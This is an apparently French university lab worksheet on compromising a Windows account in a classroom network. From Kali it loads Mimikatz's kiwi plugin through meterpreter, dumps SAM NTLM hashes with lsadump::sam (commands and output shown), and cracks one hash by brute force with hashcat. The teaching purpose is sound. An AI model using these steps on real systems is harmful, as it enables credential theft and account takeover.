TP3

Objectif :

- Exploitation d'une vulnérabilité.
- Compromission d'un compte utilisateur.

Moyens mis à disposition.

- **Un réseau à auditer par étudiant.**
- **Une distribution Kali** avec deux cartes réseau par étudiant.
- La première carte est connectée à un réseau ayant un accès Internet (exemple : rt-reseau-1)
- **La deuxième carte est connectée au réseau à auditer.**

Exercice 1. Compromission d'un compte utilisateur Windows.

Si des conditions très favorable le permettent (absence de mise à jour, pas d'anti-virus…), vous savez maintenant injecter une charge utile comme meterpreter, exfiltrer des données…

Vous allez voir que l'on peut obtenir encore plus de choses avec cet outil.

Pour commencer, voici l'histoire de **Benjamin Delpi** dit « **gentilkiwi** ».

Au début des années 2010 Benjamin développe seul (en autodidacte et en assembleur !) un outil destiné à explorer la mémoire RAM utilisée par Windows. Il baptise son outil « Mimikatz ». Pour lui, Mimikatz est avant tout un outil de tests et recherche en sécurité.

Avant Windows 10, les mots de passe d'un utilisateur ayant ouvert une session sur un poste de travail étaient stockés (chiffrés quand même…) en mémoire RAM sans isolation particulière par le processus LSASS.

Cette zone mémoire n'était suffisamment sécurisée. Un outil comme Mimikatz, capable de migrer pour explorer cette partie de RAM sans être administrateur, était destiné à mettre en évidence ce problème.


Benjamin contacte alors Microsoft (période 2011-2012) et n'a pas de retour sur le problème. Il publie alors le code source de Mimikatz lors d'une conférence publique en 2012.

Son code source a eu beaucoup de succès et a malheureusement été aussi utilisé pour coder certains virus depuis. Il faudra attendre la sortie de Windows 10 (juillet 2015) pour que Microsoft isole la partie mémoire destinée à stocker les secrets. Si dans un parc informatique, vous trouvez encore des postes de travail en version antérieure à Windows 10 (ou Windows 2016 coté serveur), il est grand temps de les changer.

Aujourd'hui Mimikatz peut toujours fonctionner en théorie **mais il y a des questions à se poser dans ce cas**. Il faut qu'il puisse s'exécuter sur le poste informatique. L'antivirus est-il défaillant ou non mis à jour, les sécurités sont désactivées… ?

Avec les dernières innovations de Microsoft comme Credential Guard, le niveau de sécurité a encore été augmenté, les secrets ne sont plus stockés dans la mémoire accessible aux utilisateurs. Un autre processus LSA fonctionne dans une micro machine virtuelle isolée.

Mais… Credential Guard est bien loin d'être activé sur les parcs informatiques.



Pour information, si vous souhaitez approfondir le sujet ;

https://blog.nviso.eu/2018/01/09/windows-credential-guard-mimikatz/

A présent, à vous de jouer.

- A partir de Kali, injectez meterpreter sur le poste Windows le moins vulnérable.

Meterpreter vous permet d'utiliser un plugin Mimikatz (**appelé kiwi dans les dernières versions**).

https://www.offensive-security.com/metasploit-unleashed/mimikatz/

Avec la vulnérabilité devez obtenir directement un niveau de privilège système. Aucun souci pour exécuter Mimikatz.

```
meterpreter > getuid
Server username: AUTORITE NT\Système
meterpreter >
```

- Chargez le plugin « kiwi » (la dernière version de Mimikatz concoctée par Benjamin Delpy et Vincent Le Toux).

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter >
```

Kiwi possède un certain nombre de commandes de base et de modules.

- Pour afficher toutes les commandes et l'ensemble des modules, utilisez cette astuce : demander l'affichage d'un module qui n'existe pas (exemple : dummy).

  kiwi_cmd -f dummy ::

```
Description :  Basic commands (does not require module name)

           exit  -  Quit mimikatz
            cls  -  Clear screen (doesn't work with redirections, like PsExec)
         answer  -  Answer to the Ultimate Question of Life, the Universe, and Everything
         coffee  -  Please, make me a coffee!
          sleep  -  Sleep an amount of milliseconds
            log  -  Log mimikatz input/output to file
         base64  -  Switch file input/output base64
        version  -  Display some version informations
             cd  -  Change or display current directory
      localtime  -  Displays system local date and time (OJ command)
       hostname  -  Displays system local hostname

mimikatz(powershell) # dummy::
ERROR mimikatz_doLocal ; "dummy" module not found !

       standard  -  Standard module  [Basic commands (does not require module name)]
         crypto  -  Crypto Module
       sekurlsa  -  SekurLSA module  [Some commands to enumerate credentials ... ]
       kerberos  -  Kerberos package module  []
            ngc  -  Next Generation Cryptography module (kiwi use only)  [Some commands to enumerate credentials ... ]
      privilege  -  Privilege module
        process  -  Process module
        service  -  Service module
        lsadump  -  LsaDump module
             ts  -  Terminal Server module
          event  -  Event module
           misc  -  Miscellaneous module
          token  -  Token manipulation module
          vault  -  Windows Vault/Credential module
    minesweeper  -  MineSweeper module
            net  -
          dpapi  -  DPAPI Module (by API or RAW access)  [Data Protection application programming interface]
         sysenv  -  System Environment Value module
            sid  -  Security Identifiers module
            iis  -  IIS XML Config module
            rpc  -  RPC control of mimikatz
           sr98  -  RF module for SR98 device and T5577 target
            rdm  -  RF module for RDM(830 AL) device
            acr  -  ACR Module
```

Parmi tous ces modules, **lsadump** va nous intéresser aujourd'hui.

Il permet d'extraire la zone RAM où s'exécute le processus LSASS.EXE de Windows qui contient… tous les secrets d'authentification stockés sur le poste de travail !

- kiwi_cmd lsadump:: vous permet d'afficher les sous-commandes de lsadump

```
meterpreter > kiwi_cmd lsadump::
ERROR mimikatz_doLocal ; "(null)" command of "lsadump" module not found !

Module :        lsadump
Full name :     LsaDump module

            sam  -  Get the SysKey to decrypt SAM entries (from registry or hives)
        secrets  -  Get the SysKey to decrypt SECRETS entries (from registry or hives)
          cache  -  Get the SysKey to decrypt NL$KM then MSCache(v2) (from registry or hives)
            lsa  -  Ask LSA Server to retrieve SAM/AD entries (normal, patch on the fly or inject)
          trust  -  Ask LSA Server to retrieve Trust Auth Information (normal or patch on the fly)
     backupkeys
          rpdata
          dcsync  -  Ask a DC to synchronize an object
       dcshadow  -  They told me I could be anything I wanted, so I became a domain controller
        setntlm  -  Ask a server to set a new password/ntlm for one user
     changentlm  -  Ask a server to set a new password/ntlm for one user
        netsync  -  Ask a DC to send current and previous NTLM hash of DC/SRV/WKS
       packages
            mbc
      zerologon
  postzerologon
```

Voici encore quelques explications avant de continuer.

Windows utilise le système **SAM** (***Security Account Manager*** *ou gestionnaire des comptes de sécurité*) qui est la base de données des comptes locaux.

La base **SAM** stocke les objets de sécurité comme les comptes utilisateurs. Le processus **LSASS.EXE** accède à cette base et participe aux opérations d'authentification.

Les mots de passe ne sont pas stockés en clair (heureusement !) mais sous une forme de hachage développée par Microsoft. Actuellement c'est le **format NT Hash (utilisé par le protocole d'authentification NTLM).**

Note : il existe un ancien format de hachage pour les mots de passe, LM Hash (Lan Manager Hash) qui n'est plus utilisé sur les systèmes d'exploitation actuels car très vulnérable.

LsaDump va vous permettre de récupérer les hachages des mots de passe de la base sam !

- Complétez votre commande, ce qui donne : `kiwi_cmd lsadump::sam`

Et le miracle s'accomplit :

```
meterpreter > kiwi_cmd lsadump::sam
Domain : WIN7
SysKey : 7ae4da87cd2cc41ded84da8650d76a9e
Local SID : S-1-5-21-378148352-1508235899-2490124512

SAMKey : ef39ae1807cd0ad24c743c297f7b2233

RID  : 000001f4 (500)
User : Administrateur
  Hash NTLM: 31d6cfe0d16ae931b73c59d7e0c089c0

RID  : 000001f5 (501)
User : Invit♦

RID  : 000003e9 (1001)
User : iut
  Hash NTLM: 50759451f145c9798eec763064d4e5c9

RID  : 000003ea (1002)
User : HomeGroupUser$
  Hash NTLM: 63b0387e9e92a60adede7cb7612fca4f
```

Une dernière information, le RID (Relative ID) est une partie de l'identifiant du compte (SID : Security Identifier). Pour faire simple, c'est un peu l'équivalent de l'UID de Linux.
Sur Windows le SID comprend 3 parties :

1. *Le type de compte.*
2. *L'identifiant de la base de comptes.*
3. *Le RID.*

Parmi ce que vous avez trouvé, vous allez vous intéresser au compte « iut ». Vous savez maintenant récupérer le hachage (condensat) NTLM qui code son mot de passe.

Evidemment, vous êtes impatient de cracker ce mot de passe. **Vous allez utiliser le programme hashcat.**

https://cyberloginit.com/2017/12/26/hashcat-ntlm-brute-force.html

https://hashcat.net/wiki/doku.php?id=example_hashes

- Utilisez un autre terminal, copiez/coller dans un fichier texte (exemple : hash.txt) le hachage NTLM du mot de passe du compte iut.

Sachant que la personne ayant choisi le mot de passe du compte iut s'est contenté de majuscules/minuscules/chiffres, saurez-vous retrouver le mot de passe ?

- Trouvez la bonne syntaxe de la ligne de commande hashcat et essayez de trouver le mot de passe en force brute (essais à faire sur 4 caractères, si ça ne fonctionne pas essayez ensuite 5 caractères etc…).

Comme d'habitude, déposez votre-compte rendu avec le mot de passe trouvé sur moodle.